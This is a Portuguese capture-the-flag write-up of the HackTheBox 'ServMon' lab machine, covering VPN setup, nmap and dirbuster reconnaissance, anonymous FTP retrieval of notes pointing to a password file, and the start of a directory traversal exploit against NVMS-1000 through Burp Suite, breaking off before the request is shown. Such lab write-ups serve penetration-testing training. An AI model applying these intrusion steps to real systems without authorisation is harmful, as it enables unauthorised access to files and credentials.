


Conteúdo

Preparação	1
Reconhecimento	3
Web server	5
FTP	7
NVMS-1000	10
Exploit NVMS-1000	11
SSH User Nadine.....	15
NSClient++	17
SSH Tunnel.....	20
Referencias.....	27


Preparação



<https://www.hackthebox.eu/home/machines/profile/240>

Primeiramente para começar temos de aceder a plataforma HackTheBox, na aba acces fazemos download do Connection pack, é feito download de um ficheiro de acesso á VPN do HackTheBox.

O acesso é através do OpenVPN[1], é um software livre e open-source para criar redes privadas virtuais do tipo end-to-end ou server-to-multiclient através de túneis criptografados entre computadores. É capaz de estabelecer conexões diretas entre computadores mesmo que estes estejam atrás de Nat Firewalls sem necessidade de reconfiguração da nossa rede.



\$: openvpn Magaka.ovpn

```
root@kali:~/Downloads# openvpn Magaka.ovpn
Thu Jun  4 12:27:04 2020 OpenVPN 2.4.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOL
Thu Jun  4 12:27:04 2020 library versions: OpenSSL 1.1.1g  21 Apr 2020, LZO 2.10
Thu Jun  4 12:27:04 2020 Outgoing Control Channel Authentication: Using 256 bit message hash
Thu Jun  4 12:27:04 2020 Incoming Control Channel Authentication: Using 256 bit message hash
Thu Jun  4 12:27:04 2020 TCP/UDP: Preserving recently used remote address: [AF_INET]5.44.235
Thu Jun  4 12:27:04 2020 Socket Buffers: R=[212992->212992] S=[212992->212992]
Thu Jun  4 12:27:04 2020 UDP link local: (not bound)
Thu Jun  4 12:27:04 2020 UDP link remote: [AF_INET]5.44.235.168:1337
Thu Jun  4 12:27:04 2020 TLS: Initial packet from [AF_INET]5.44.235.168:1337, sid=954d6260 2
Thu Jun  4 12:27:04 2020 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackT
Thu Jun  4 12:27:04 2020 VERIFY KU OK
Thu Jun  4 12:27:04 2020 Validating certificate extended key usage
Thu Jun  4 12:27:04 2020 ++ Certificate has EKU (str) TLS Web Server Authentication, expects
Thu Jun  4 12:27:04 2020 VERIFY EKU OK
Thu Jun  4 12:27:04 2020 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb,
Thu Jun  4 12:27:04 2020 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA38
Thu Jun  4 12:27:04 2020 [htb] Peer Connection Initiated with [AF_INET]5.44.235.168:1337
Thu Jun  4 12:27:05 2020 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
Thu Jun  4 12:27:05 2020 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.25
```

Depois de esperar a conexão a VPN podemos executar um ping á máquina para verificar se estamos de facto conectados e prontos a avançar.

\$: ping 10.10.10.184

```
root@kali:~/Downloads# ping 10.10.10.184 -c 3
PING 10.10.10.184 (10.10.10.184) 56(84) bytes of data.
64 bytes from 10.10.10.184: icmp_seq=1 ttl=127 time=51.4 ms
64 bytes from 10.10.10.184: icmp_seq=2 ttl=127 time=95.5 ms
64 bytes from 10.10.10.184: icmp_seq=3 ttl=127 time=220 ms
```

Reconhecimento

Como primeiro passo executamos um simples nmap[2] para verificar quais as portas abertas na maquina e quais os serviços a correr nas mesmas.

Nmap é um software livre que realiza port scan.É muito utilizado para avaliar a segurança dos computadores, e para descobrir serviços ou servidores em uma rede de computadores.

```
$: nmap -sC -sV 10.10.10.184
```

-sC: Default script de scan

-sV: Identifica o serviço e versão a correr na porta

```
root@kali:~/Downloads# nmap -sC -sV 10.10.10.184
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 12:29 EDT
Nmap scan report for 10.10.10.184
Host is up (0.40s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 01-18-20 12:05PM      <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh            OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|_  2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|_  256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http           Apache/2.4.18 (Ubuntu)
|_ fingerprint-strings:
|_  FourOhFourRequest:
|_    HTTP/1.1 404 Not Found
|_    Content-type: text/html
|_    Content-Length: 0
|_    Connection: close
|_    AuthInfo:
|_  GetRequest, HTTPOptions, RTSPRequest:
|_    HTTP/1.1 200 OK
|_    Content-type: text/html
|_    Content-Length: 340
|_    Connection: close
|_    AuthInfo:
|_    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">
|_    <html xmlns="http://www.w3.org/1999/xhtml">
|_    <head>
|_    <title></title>
|_    <script type="text/javascript">
|_    window.location.href = "Pages/login.htm";
|_    </script>
|_    </head>
|_    <body>
|_    </body>
|_    </html>
|_ http-title: Site doesn't have a title (text/html).
```

```

135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds? Microsoft Windows RPC
5666/tcp open  tcpwrapped
6699/tcp open  napster?
8443/tcp open  ssl/https-alt
fingerprint-strings:
  FourOhFourRequest, HTTPOptions:
    HTTP/1.1 404
    Content-Length: 18
    Document not found
  GetRequest:
    HTTP/1.1 302
    Content-Length: 0
    Location: /index.html
    workers
    jobs
    submitted
    errors
    threads
  http-title: NSClient++
  _Requested resource was /index.html
  ssl-cert: Subject: commonName=localhost
  Not valid before: 2020-01-14T13:24:20
  Not valid after: 2021-01-13T13:24:20
  _ssl-date: TLS randomness does not represent time

```

Depois do scan estar completo, podemos ver quais os serviços que estão a correr em cada porta, as portas mais importantes são:


- 21 – FTP
- 22 – SSH
- 80 – HTTP (web server)
- 8443 – NsClient++

Uma característica interessante na porta FTP é a possibilidade de “Anonymous login”, ou seja, podemos conectar a essa porta e ver os conteúdos disponíveis sem nenhum tipo de username ou password.

Web server

Como vimos anteriormente no scan do nmap temos um servidor web na porta 80, a página default é um login para um serviço chamado NVMS-1000.

NVMS-1000[3] é um cliente de monitorização especialmente desenhado para camares de segurança na rede.





Logo que encontramos esta página o primeiro pensamento foi pesquisar as credenciais default para este serviço, com alguma pesquisa no manual do mesmo ficamos a saber que as mesmas são definidas pelo utilizador na altura da instalação, logo sem sorte.

Corremos o dirbuster[4] para encontrar outras paginas que possam existir neste servidor web onde possam estar informações que nos ajudem a obter o user e administrador do server.


“DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with.”

No dirbuster basta colocar o url do servidor e indicar a wordlist que queremos usar, neste caso, usamos uma wordlist do dirbuster de médio tamanho.

Estas wordlists contem nomes de páginas de servidores http mais comuns, servem para serem percorridos todos os nomes nelas contidas e fazer request ao servidor com esse nome de página presente no ficheiro e esperar pelo código retornado, deste modo ficamos a saber paginas que possam existir e não estejam listadas na pagina principal como por exemplo.



Após alguns minutos de scan obtemos alguma quantidade de erros, normalmente quando isto acontece podemos supor que não deverá existir mais nenhuma pasta dentro deste servidor.



FTP

Como vimos anteriormente no scan de nmap, no ftp é possível ter acesso sem nenhum tipo de credencial, com algumas restrições como é evidente. Então para isso basta colocar anonymous no parâmetro de Name e não colocar nada no parâmetro da Password, desta maneira acedemos ao servidor ftp de forma anonima.

```
root@kali:~/Downloads# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service - Complete
Name (10.10.10.184:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
ftp>
```


Dentro do ftp vamos navegando pelas diretorias e percebendo ao que temos acesso ou não.

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:06PM <DIR> Nadine
01-18-20 12:08PM <DIR> Nathan
226 Transfer complete.
```

Temos acesso a dois utilizadores dentro da diretoria Users :

- Nadine
- Nathan

No user Nathan temos um ficheiro chamado “Notes to do.txt”

```
ftp> cd Nathan
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp>
```

Dentro do user Nadine temos um ficheiro chamado “Confidential.txt”

```
ftp> cd Nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp>
```

Depois de algumas tentativas noutras diretorias percebemos que é apenas a estas que temos acesso, logo vamos fazer download dos ficheiros e visualizar o seu conteúdo.

Para os descarregar para o host apenas temos de fazer:

```
ftp> get "Confidential.txt"
```

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
local: Confidential.txt remote: Confidential.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
174 bytes received in 0.05 secs (3.3532 kB/s)
ftp> █
```

```
ftp> get "Notes to do.txt"
```

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp> get "Notes to do.txt"
local: Notes to do.txt remote: Notes to do.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
186 bytes received in 0.11 secs (1.5967 kB/s)
ftp>
```

Conteúdo do ficheiro "Confidential.txt":

```
root@kali:~/Downloads# cat Confidential.txt
Nathan,
I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.
Regards
Nadine
```

Com a informação obtida neste ficheiro sabemos que possivelmente existe um ficheiro no Desktop do user Nathan com possíveis passwords de algum serviço.


Conteúdo do ficheiro "Notes to do.txt":

```
root@kali:~/Downloads# cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

Neste ficheiro são mencionados alguns serviços que anteriormente já reparamos que estão a correr na máquina, o NVMS na porta 80 e o NSClient++ na porta 8443, possivelmente são um endpoint.

NVMS-1000

Com alguma pesquisa encontramos um exploit para o serviço NVMS, <https://www.exploit-db.com/exploits/47774>



“A directory traversal[14] (or path traversal) consists in exploiting insufficient security validation / sanitization of user-supplied input file names, such that characters representing "traverse to parent directory" are passed through to the file APIs.

The goal of this attack is to use an affected application to gain unauthorized access to the file system. This attack exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code.

Directory traversal is also known as the ../ (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.”


Se nos lembramos do ficheiro que anteriormente analisamos (Confidential), este exploit é perfeito para a finalidade que queremos, visto que pretendemos aceder a um ficheiro numa diretoria que já sabemos o caminho (/Users/Nathan/Desktop/Passwords.txt).

Exploit NVMS-1000

Segundo o exploit apenas é necessário mudar o caminho do request feito ao servidor para o caminho de o ficheiro que queremos aceder.

No nosso caso queremos aceder ao ficheiro Passwords.txt dentro da diretoria Users no utilizador Nathan.

Para conseguir fazer esse passo teremos de colocar o browser com as configurações seguintes para que o burpsuite consiga fazer o intercept do request ao servidor.




Burp Suite[5] é um software desenvolvido em Java pela PostWigger, para a realização de testes de segurança em aplicações web. O Burp Suite é dividido em diversos componentes, o usado neste exploit é o seguinte:


Burp Proxy:

Permite inspecionar e modificar o tráfego entre o navegador e o aplicativo de destino.

Com o burpsuite iniciado vamos a aba Proxy -> Intercept e colocamos o intercept ligado.



Após os passos anterior estarem concluídos podemos ir ao browser e fazer um request ao servidor, neste caso um F5 (atualizar) serve o propósito.



